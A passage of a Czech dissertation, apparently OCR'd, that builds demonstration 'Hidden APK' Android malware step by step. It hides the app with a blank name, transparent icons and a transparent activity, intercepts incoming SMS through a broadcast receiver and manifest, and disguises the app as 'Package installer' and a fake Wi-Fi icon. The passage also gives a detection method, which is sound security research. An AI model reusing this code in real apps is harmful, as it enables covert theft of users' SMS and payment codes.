
Obr. 5.26: Výsledek modifikace souboru styles.xml [zdroj vlastní]

Z obrázku 5.26 je zřejmé, že prvek uživatelského rozhraní obsahující text "Hello World!" je stále viditelný. Uvedený prvek uživatelského rozhraní lze odstranit úpravou souboru .../res/layout/activity_main.xml. V souboru activity_main.xml by měly být odstraněny všechny prvky uživatelského rozhraní. V tomto případě bude smazán pouze prvek TextView, protože žádný jiný UI prvek se v souboru activity_main.xml nenachází. Kořenový prvek popisující uspořádání jako je LinearLayout nebo RelativeLayout musí být zachován. Zachování kořenového prvku je zásadní, protože v případě jeho nepřítomnosti selže kompilace programu.

Ukázka modifikovaného souboru activity_main.xml:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:paddingBottom="@dimen/activity_vertical_margin"
    android:paddingLeft="@dimen/activity_horizontal_margin"
    android:paddingRight="@dimen/activity_horizontal_margin"
    android:paddingTop="@dimen/activity_vertical_margin"
    tools:context="org.hakin9.z.MainActivity">
</RelativeLayout>
```


Na obrázku 5.27 prvek uživatelského rozhraní s textem "Hello World!" již není viditelný. Nicméně název aplikace ("Z") je stále viditelný, proto je potřeba upravit soubor .../res/values/strings.xml.




Obr. 5.27: Výsledek modifikace souboru activity_main.xml [zdroj vlastní]

Hodnota app_name je změněna z "Z" na " " (řetězec   odpovídá mezeře). Uvedená úprava má dva následky:


- aktivita již není viditelná, viz obrázek 5.28,
- popiska ikony vyvíjeného malware byla v seznamu ikon odstraněna, viz obrázky 5.29 a 5.30.



Obr. 5.28: Aktivita již není viditelná [zdroj vlastní]



Obr. 5.29: Standardní popiska programu [zdroj vlastní]




Obr. 5.30: Zobrazení popisky programu bylo odstraněno [zdroj vlastní]

Z polohy ikony vyvíjeného malware na obrázku 5.30 (červený rámeček) je jasné, proč bylo jako název aplikace zvoleno písmeno "Z". Uvedené pojmenování zajišťuje, že ikona malwaru bude poslední položkou v seznamu ikon. Takže jakmile ikona zmizí, nebude v seznamu ikon mezera. Viditelnost ikony lze snadno odstranit tím, že původní ikona bude nahrazena průhledným PNG obrázkem. Vyvíjený projekt je zavřen, tj. v Android Studiu je kliknuto na File --> Close Project. Následně je provedena posloupnost níže uvedených kroků:

- v adresáři .../res/mipmap-hdpi je nahrazena původní ikona ic_launcher.png průhledným PNG obrázkem o velikosti 72x72 pixelů. Průhledný PNG obrázek, tj. nová ikona, musí mít stejný název jako původní ikona.
- v adresáři .../res/mipmap-mdpi je nahrazena původní ikona ic_launcher.png průhledným PNG obrázkem o velikosti 48x48 pixelů. Průhledný PNG obrázek, tj. nová ikona, musí mít stejný název jako původní ikona.

- v adresáři .../res/mipmap-xhdpi je nahrazena původní ikona ic_launcher.png průhledným PNG obrázkem o velikosti 96x96 pixelů. Průhledný PNG obrázek, tj. nová ikona, musí mít stejný název jako původní ikona.
- v adresáři .../res/mipmap-xxhdpi je nahrazena původní ikona ic_launcher.png průhledným PNG obrázkem o velikosti 144x144 pixelů. Průhledný PNG obrázek, tj. nová ikona, musí mít stejný název jako původní ikona.
- v adresáři .../res/mipmap-xxxhdpi je nahrazena původní ikona ic_launcher.png průhledným PNG obrázkem o velikosti 192x192 pixelů. Průhledný PNG obrázek, tj. nová ikona, musí mít stejný název jako původní ikona.


Jakmile jsou všechny původní ikony nahrazeny odpovídajícími průhlednými PNG obrázky, je znovu otevřen projekt vyvíjeného malwaru v Android Studiu a následně je projekt spuštěn. Občas se může vyskytnout při komunikaci mezi Android Studiem a testovacím mobilním zařízením blíže nespecifikovaná chyba, která způsobí, že původní ikona je stále viditelná. Nastane-li uvedený případ, je nutné vyvíjený malware ručně z mobilního zařízení odinstalovat: adb uninstall org.hakin9.z. Následně je vyvíjený malware pomocí Android Studia znovu nainstalován.



Obr. 5.31: Zobrazení popisky a ikony programu bylo odstraněno [zdroj vlastní]

Ikona aplikace není viditelná, nicméně v seznamu ikon stále existuje a uživatelé na ni mohou kliknout. Aktivní oblast skryté ikony je na obrázku 5.32 vyznačena červeně. Pokud uživatel klikne do aktivní oblasti ať už náhodou nebo při scrollování seznamem ikon nebude vidět žádnou viditelnou odezvu, ale mobilní zařízení přestane reagovat na jakýkoliv uživatelský dotek na displeji. Mobilní zařízení vypadá, jako by bylo zcela „zamrzlé“. Zařízení ve skutečnosti není „zamrzlé“, chová se zcela standardně: byla spuštěna aktivita malwaru, která je

zcela průhledná. Aktivita je na popředí a zaujímá celou obrazovku mobilního zařízení. To znamená, že uživatel na obrazovce sice vidí ikony a další uživatelské prvky, nicméně je nemůže spustit, protože ve skutečnosti se dotýká průhledné aktivity umístěné nad všemi těmito prvky. Uvedené chování je nepřijatelné, protože může vést ke kompromitaci malwaru.



Obr. 5.32: Oblast skryté ikony, na kterou lze kliknout [zdroj vlastní]

K opravě lze využít informace z oficiální vývojářské dokumentace nazvané Managing the Activity Lifecycle [146]. Z dokumentace vyplývá, že metoda onResume je volána vždy, když se aktivita dostane do popředí. Metoda onResume je spuštěna za všech okolností, a to i v případě, že aktivita a celá aplikace je spuštěna poprvé po startu operačního systému. Teoreticky není nutné volat onResume, protože aktivita se na popředí nevrací, ale operační systém tak přesto učiní. Uvedená vlastnost systému je velmi důležitá, protože díky ní je možné vyřešit problém se zdánlivě zamrznutou obrazovkou. V aktivitě vyvíjeného malwaru je přepsána metoda onResume a je do ní umístěno volání finish. Tato úprava zajistí, že kdykoliv aktivita vyvíjeného malware přechází do popředí (malware byl náhodně spuštěn uživatelem), je okamžitě přesunuta na pozadí. To znamená, že aktivita uvolní obrazovku mobilního zařízení. Přechod aktivity z pozadí do popředí, a její okamžité odsunutí na pozadí způsobí krátkodobou viditelnost aktivity (probliknutí na obrazovce viditelné maximálně jednu sekundu). Nicméně tento záblesk není viditelný, protože je aktivita plně průhledná.

Úprava kódu skryté aktivity, která byla popsána výše:

```
package org.hakin9.z;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
```

```
import android.util.Log;

public class MainActivity extends AppCompatActivity
{
   @Override
   protected void onCreate(Bundle savedInstanceState)
   {
      super.onCreate(savedInstanceState);
      setContentView(R.layout.activity_main);
   }

   @Override
   public void onResume()
   {
      super.onResume();
      Log.d("hakin9app", "The application is running.");
      finish();
   }
}
```

Nyní je malware zcela maskovaný, uživatel ho nemůže najít ve svém mobilním zařízení. Další fází vývoje malwaru je implementace škodlivé funkcionality pomocí broadcast receiveru. Je vytvořena nová třída MalwareReciever, která je instancí třídy BroadcastReceiver. Poté je do metody onReceive třídy MalwareReciever vložen škodlivý kód:

```
package org.hakin9.z;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.telephony.gsm.SmsMessage;
import android.util.Log;
import android.widget.Toast;
import java.sql.Date;
import java.text.SimpleDateFormat;
import java.util.Calendar;

public class MalwareReciever extends BroadcastReceiver
{
   @Override
```

```
    public void onReceive(Context context, Intent intent)
    {
        try
        {
            Bundle bundle = intent.getExtras();
            String sMSMessageString = "";

            Object[] pdusObj = (Object[]) bundle.get("pdus");
            SmsMessage smsMessage = SmsMessage.createFromPdu((byte[])
pdusObj[0]);

            sMSMessageString += "From: " + smsMessage.getOriginatingAddress();

            Calendar calendar = Calendar.getInstance();
            calendar.setTime(new Date(smsMessage.getTimestampMillis()));

            SimpleDateFormat sdf = new SimpleDateFormat("'\nDate: 'MM-dd-
yyyy'\nTime:'HH:mm");
            sMSMessageString += sdf.format(calendar.getTime());

            sMSMessageString += "\nText: " + smsMessage.getMessageBody();

            Toast.makeText(context, "\n*** Captured SMS ***\n" + sMSMessageString,
                Toast.LENGTH_LONG).show();
        }
        catch (Exception e)
        {
            Log.d("hakin9 app", e.toString());
        }
    }
}
```

Jakmile mobilní zařízení obdrží SMS zprávu, je volán broadcast receiver MalwareReciever. Metoda OnReceive přečte číslo odesílatele, datum, čas a textový obsah zprávy. Uvedený kód slouží pouze k demonstračním účelům, z tohoto důvodu jsou všechny odcizené informace z příchozí SMS pouze neškodně zobrazeny na mobilním zařízení. Situace je zobrazena na obrázku 5.34. Scénář reálného útoku by však byl jiný. Uvedený typ malwaru může být například zneužit k odcizení SMS zpráv autorizujících online platby. Útočníci již znají přihlašovací údaje do internetového bankovnictví oběti a mobilní malware je použit jako část

takzvaného kombinovaného útoku[28]. Útočníci provedou v internetovém bankovnictví oběti platbu a z mobilního zařízení získají textovou zprávu pro její autorizaci. Viz například MitMo Attack Cycle v článku Mobile Malware: Why Fraudsters Are Two Steps Ahead [147].

Přestože je malware kompletní, nebude fungovat, a to ze dvou důvodů:


- broadcast receiver MalwareReciever není deklarován v souboru AndroidManifest.xml (broadcast receiver musí ve své deklaraci rovněž požádat o právo přijímat broadcasty o SMS zprávách: BROADCAST_SMS),
- aplikace jako celek v souboru AndroidManifest.xml nepožádala o oprávnění potřebná pro čtení SMS.

Ukázka souboru AndroidManifest.xml, který zajišťuje správné fungování malwaru:


```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="org.hakin9.z">
  <uses-permission android:name="android.permission.RECEIVE_SMS" />
  <application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:supportsRtl="true"
    android:theme="@style/AppTheme">
    <receiver android:name=".MalwareReciever"
      android:exported="true"
      android:permission="android.permission.BROADCAST_SMS">
      <intent-filter>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
      </intent-filter>
    </receiver>
    <activity android:name=".MainActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>
</manifest>
```

[28] *Během kombinovaného útoku jsou využity různé hardwarové platformy. Útok je například zahájen na osobním počítači a je dokončen na mobilním zařízení.*

Úprava souboru AndroidManifest.xml zajistí, že je demonstrační malware typu Hidden APK plně funkční. Na obrázcích 5.33 a 5.34 je vidět důležitá vlastnost malwaru typu Hidden APK: škodlivý software je plně funkční bez ohledu na skutečnost, že není vidět v seznamu recent screens (tj. není spuštěný).



Obr. 5.33: Seznam recent screens je prázdný [zdroj vlastní]



Obr. 5.34: Při příchodu SMS zprávy do systému je malware aktivní [zdroj vlastní]

Hidden APK je obzvláště nebezpečným druhem mobilního malwaru, který používá neobvyklé maskovací techniky. Jejich rozpoznání bez znalostí uvedených v tomto oddílu může být proto obtížné. Na základě výzkumu Hidden APK, který byl proveden v rámci dizertační práce, byl stanoven následující detekční postup. Nejprve je pomocí nástroje APKTool provedena dekompilace APK balíčku, následně je provedena kontrola:

- zda v souboru .../res/values/strings.xml existuje string element, jehož parametr name="app_name" obsahuje prázdný řetězec, mezery nebo znaky typu whitespace, například: “”, “ “, “ “,“ ” apod.
- zda v adresářích …/res/mipmap-hdpi, …/res/mipmap-mdpi, …/res/mipmap-xhdpi, …/res/mipmap-xxhdpi a …/res/mipmap-xxxhdpi jsou jako aplikační ikony použity průhledné PNG obrázky.

Navržená metoda je velmi jednoduchá a pomáhá spolehlivě detekovat malware typu Hidden APK, což znamená, že bezpečnostní experti mohou tímto způsobem ušetřit čas, neboť lze vynechat časově náročnou dynamickou analýzu.

5.2.4 Analýza malwaru typu Hidden APK s uživatelskou interakcí


V tomto oddílu je popsána další verze malwaru typu Hidden APK, která vyžaduje neúmyslnou spolupráci uživatelů. Malware se snaží oklamat uživatele, a přimět ho, aby Hidden APK spustil sám. V následující ukázce škodlivého softwaru je použit typický scénář zneužívající activity-alias.

Proces tvorby malware začíná založením nového projektu v Android Studiu. Název aplikace musí být "Package installer". Důvod uvedeného pojmenování je vysvětlen později během procesu instalace malware. Aplikace je tvořena aktivitou, která se jmenuje MainActivity a název jejího XML layoutu je activity_main. Jakmile Android Studio 2.0 dokončí generování nového projektu, je vytvořen základ, který lze spustit v mobilním zařízení. Výchozí grafické rozhraní mobilní aplikace vypadá velmi podobně jako na obrázku 5.25. Jediný rozdíl je v textu, který se zobrazuje v horní liště aplikace (místo "Z" je uveden popisek "Package installer"). Aktivita vyvíjeného malware je opět plně viditelná, v souboru ...res/layout/activity_main.xml je tedy potřeba odstranit UI element TextView.

Ukázka upraveného obsahu souboru activity_main.xml:


```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
   xmlns:tools="http://schemas.android.com/tools"
   android:layout_width="match_parent"
   android:layout_height="match_parent"
   android:paddingBottom="@dimen/activity_vertical_margin"
   android:paddingLeft="@dimen/activity_horizontal_margin"
   android:paddingRight="@dimen/activity_horizontal_margin"
   android:paddingTop="@dimen/activity_vertical_margin"
   tools:context="org.hakin9.packageinstaller.MainActivity">
</RelativeLayout>
```

Z obrázku 5.35 je patrné, že text "Hello world" již není viditelný.




Obr. 5.35: Text "Hello world" již není viditelný [zdroj vlastní]

Na obrázku 5.36 je červeně označena ikona malwaru, která se nachází v seznamu nainstalovaných aplikací. Jedná se o výchozí ikonu, které Android Studio aplikaci přidělí.



Obr. 5.36: Výchozí ikona aplikace vyvíjené v Android Studiu [zdroj vlastní]

Má-li malware obelstít uživatele, je nutné změnit vzhled ikony. Požadovaný vzhled ikony je vidět na obrázku 5.37 vlevo. Jedná se o ikonu skutečného instalátoru balíčků (tj. "Package installer").




Obr. 5.37: Vzhled ikony, kterého je potřeba dosáhnout [zdroj vlastní]

Z obrázků 5.36 a 5.37 je patrné, že popiska ikony vyvíjeného malwaru má správnou hodnotu, zatímco obrázek ikony nikoliv. Ikonu malwaru je potřeba změnit tak, aby vypadala jako na obrázku 5.37. Tento proces je velmi podobný postupu, který byl popsán v předchozím oddílu (viz nahrazení ikon aplikace průhlednými PNG obrázky), jen s tím rozdílem, že soubor ic_launcher.png bude nahrazen ikonou, která vypadá jako "Package installer". Tvůrce mobilního malwaru nemusí vytvářet vlastní falešné ikony, protože je možné zkopírovat originální ikony z SDK adresáře[29]. Uvedený postup musí být aplikován na všechny adresáře odpovídající standardním rozlišením zařízení:

…/res/mipmap-hdpi (velikost ikony je 72x72 pixelů)
…/res/mipmap-mdpi (velikost ikony je 48x48 pixelů)
…/res/mipmap-xhdpi (velikost ikony je 96x96 pixelů)
…/res/mipmap-xxhdpi (velikost ikony je 144x144 pixelů)
…/res/mipmap-xxxhdpi (velikost ikony je 192x192 pixelů)

Aby bylo možné nahradit původní ikony, musí mít všechny nové ikony stejný název, tj. ic_launcher.png. Na obrázku 5.38 je vidět, že ikona malwaru vypadá stejně jako ikona instalátoru balíčků, která je zachycena na obrázku 5.37.

[29] *SDK adresář se nachází v počítači, do kterého byla nainstalována vývojářská sada Android SDK.*



Obr. 5.38: Ikona malwaru vypadá stejně jako "Package installer" [zdroj vlastní]

Vzhledem k tomu, že BroadcastReceiver nemá žádné grafické rozhraní, s nímž by byl uživatel schopen komunikovat, je nutné vytvořit další aktivitu. Nová aktivita se nazývá WifiSettings a bude uživatelem spuštěna pomocí podvodného activity-aliasu:

Ukázka kódu aktivity WifiSettings:

```
package org.hakin9.packageinstaller;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;

public class WifiSettings extends AppCompatActivity
{
   @Override
   protected void onCreate(Bundle savedInstanceState)
   {
      super.onCreate(savedInstanceState);
      // Notice that both MainActivity and WifiSettings use the same XML layout file!
      setContentView(R.layout.activity_main);
   }
}
```

Z výše uvedené ukázky je patrné, že aktivity MainActivity a WifiSettings používají stejný XML layout, viz tučně označené místo v kódu. Dalším krokem je přidání falešné Wi-Fi ikony (optimální velikost je 192x192 pixelů) do adresáře .../res/drawable. V ukázce se falešná Wi-Fi ikona jmenuje wifi_icon.png. Po přidání obrázku falešné ikony je ještě nutné provést úpravu souboru .../res/values/strings.xml. Do uvedeného souboru jsou přidány dva řádky:

```
<string name="wifi_settings_activity_name">Wi-Fi</string>
<string name="wifi_settings_alias">Wi-Fi</string>
```

Soubor AndroidManifest.xml je modifikován přidáním elementu aktivity se jménem .WifiSettings[30]. Je důležité element správně umístit v XML kódu, proto je uveden celý upravený soubor AndroidManifest.xml:

```
<?xml version="1.0" encoding="utf-8"?>
  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.hakin9.packageinstaller">
    <application
      android:allowBackup="true"
      android:icon="@mipmap/ic_launcher"
      android:label="@string/app_name"
      android:supportsRtl="true"
      android:theme="@style/AppTheme">
      <activity android:name=".MainActivity">
        <intent-filter>
          <action android:name="android.intent.action.MAIN" />
          <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
      </activity>
      <activity
        android:name=".WifiSettings"
        android:label="@string/wifi_settings_activity_name"
        android:theme="@style/AppTheme" >
      </activity>
    </application>
  </manifest>
```

Bude-li malware v této fázi vývoje nainstalován do mobilního zařízení, bude vidět, že seznam ikon je beze změny (ikona Wi-Fi stále chybí). Seznam ikon bude stejný jako na obrázku 5.38. Proto je nutné provést další modifikaci souboru AndroidManifest.xml. Smyslem úpravy je nahradit ikonu "Package installer" ikonou Wi-Fi. Nejprve je přidán activity-alias element, následně je řádek <category android:name="android.intent.category.LAUNCHER"/> přemístěn z elementu activity .MainActivity do elementu activity-alias. V ukázce jsou naznačeny všechny potřebné úpravy:


```
<?xml version="1.0" encoding="utf-8"?>
```

[30] *Jedná se o zkrácený název začínající tečkou.*

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.hakin9.packageinstaller">
    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:supportsRtl="true"
        android:theme="@style/AppTheme">
        <activity android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

            </intent-filter>
        </activity>
        <activity
            android:name=".WifiSettings"
            android:label="@string/wifi_settings_activity_name"
            android:theme="@style/AppTheme" >
        </activity>
        <activity-alias
            android:targetActivity=".WifiSettings"
            android:name=".Anything"
            android:label="@string/wifi_settings_alias"
            android:icon="@drawable/wifi_icon">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity-alias>
    </application>
</manifest>
```

V tuto chvíli je možné znovu spustit vyvíjený malware. Na obrázku 5.39 je vidět, že původní ikona "Package installer" zmizela a namísto ní je umístěna ikona Wi-Fi. Uvedený postup se zdá nelogický, protože byla vytvářena ikona "Package installer", která byla následně nahrazena ikonou Wi-Fi. Oba uvedené kroky byly nutné, a ačkoliv již není ikona "Package installer" v seznamu ikon, slouží k obelstění uživatele během instalačního procesu. Uživateli se bude zdát, že je instalace prováděna pomocí legitimního programu "Package installer" (viz obrázek 5.46), což není pravda. Ve skutečnosti se jedná o ikonu a její popisek, která byla vytvořena podle výše uvedeného postupu, který navíc pomáhá maskovat malware v mobilním zařízení. Pokud by byl použit nějaký atraktivní název (v parametru app_name) jako například jméno populární hry, která je

placená, bylo by náročné malware maskovat na seznamu nainstalovaných aplikací. Nalákání uživatele na atraktivní aplikace je provedeno jinak, a to prostým pojmenováním APK souboru, např. Need_for_Speed_full.apk[31].




Obr. 5.39: Ikona Wi-Fi nahradila původní ikonu "Package installer" [zdroj vlastní]

Pokud je kliknuto na ikonu Wi-Fi, je na obrazovce mobilního zařízení zobrazena aktivita WifiSettings. GUI vypadá téměř identicky jako GUI MainActivity na obrázku 5.35, pouze text v horním panelu je odlišný. Aktivita WifiSettings je viditelná. To by vedlo ke kompromitaci vyvíjeného malware, je proto nutné modifikovat soubor .../res/values/styles.xml:


```
<resources>
    <!-- Base application theme. -->
    <style name="AppTheme" parent="Theme.AppCompat.Light.DarkActionBar">
        <!-- Customize your theme here. -->
        <item name="android:windowIsTranslucent">true</item>
        <item name="android:windowBackground">@android:color/transparent</item>
        <item name="android:windowContentOverlay">@null</item>
        <item name="android:windowNoTitle">true</item>
        <item name="android:windowIsFloating">true</item>
        <item name="android:backgroundDimEnabled">false</item>
    </style>
</resources>
```

[31] *Takto pojmenovaný APK balíček může být například distribuován pomocí file share serverů a torrentů.*



Obr. 5.40: Grafické uživatelské rozhraní aktivity WifiSettings [zdroj vlastní]

Po kliknutí na ikonu Wi-Fi se objeví průhledná aktivita obsahující stejný text jako v popisku ikony Wi-Fi (viz obrázek 5.41).



Obr. 5.41: Hodnota wifi_settings_alias je stále viditelná [zdroj vlastní]

Z obrázku 5.41 je zřejmé, že text horní lišty aktivity WifiSettings je stále viditelný. Text odpovídá hodnotě wifi_settings_alias, která je uložená v souboru .../res/values/strings.xml. Aktivita nemá žádné uživatelské elementy, což vede k výsledku, který tvůrci operačního systému Android nezamýšleli: text horní lišty je uprostřed. Jeho potlačení lze provést přidáním řádku do souboru styles.xml:

```
<item name="windowNoTitle">true</item>
```

Poznámka: hodnota wifi_settings_alias byla změněna z "Wi-Fi" na "Wi-Fi Alias" pouze pro demonstrační účely, které jsou zachyceny na obrázku 5.41 (aby

byl vidět rozdíl mezi wifi_settings_activity_name a wifi_settings_alias). V postupu, který je uveden výše, mají wifi_settings_activity_name i wifi_settings_alias stejnou hodnotu, a to "Wi-Fi". Shodná hodnota v obou elementech je nutná pro správné fungování malware.

Maskovací proces je nyní dokončen, nicméně uživatelé očekávají, že po kliknutí na ikonu Wi-Fi se spustí komponenta systému umožňující nastavení Wi-Fi. Aby se aktivita chovala takovým způsobem, který uživatelé přepokládají, je potřeba přidat metodu onResume do aktivity WifiSettings:

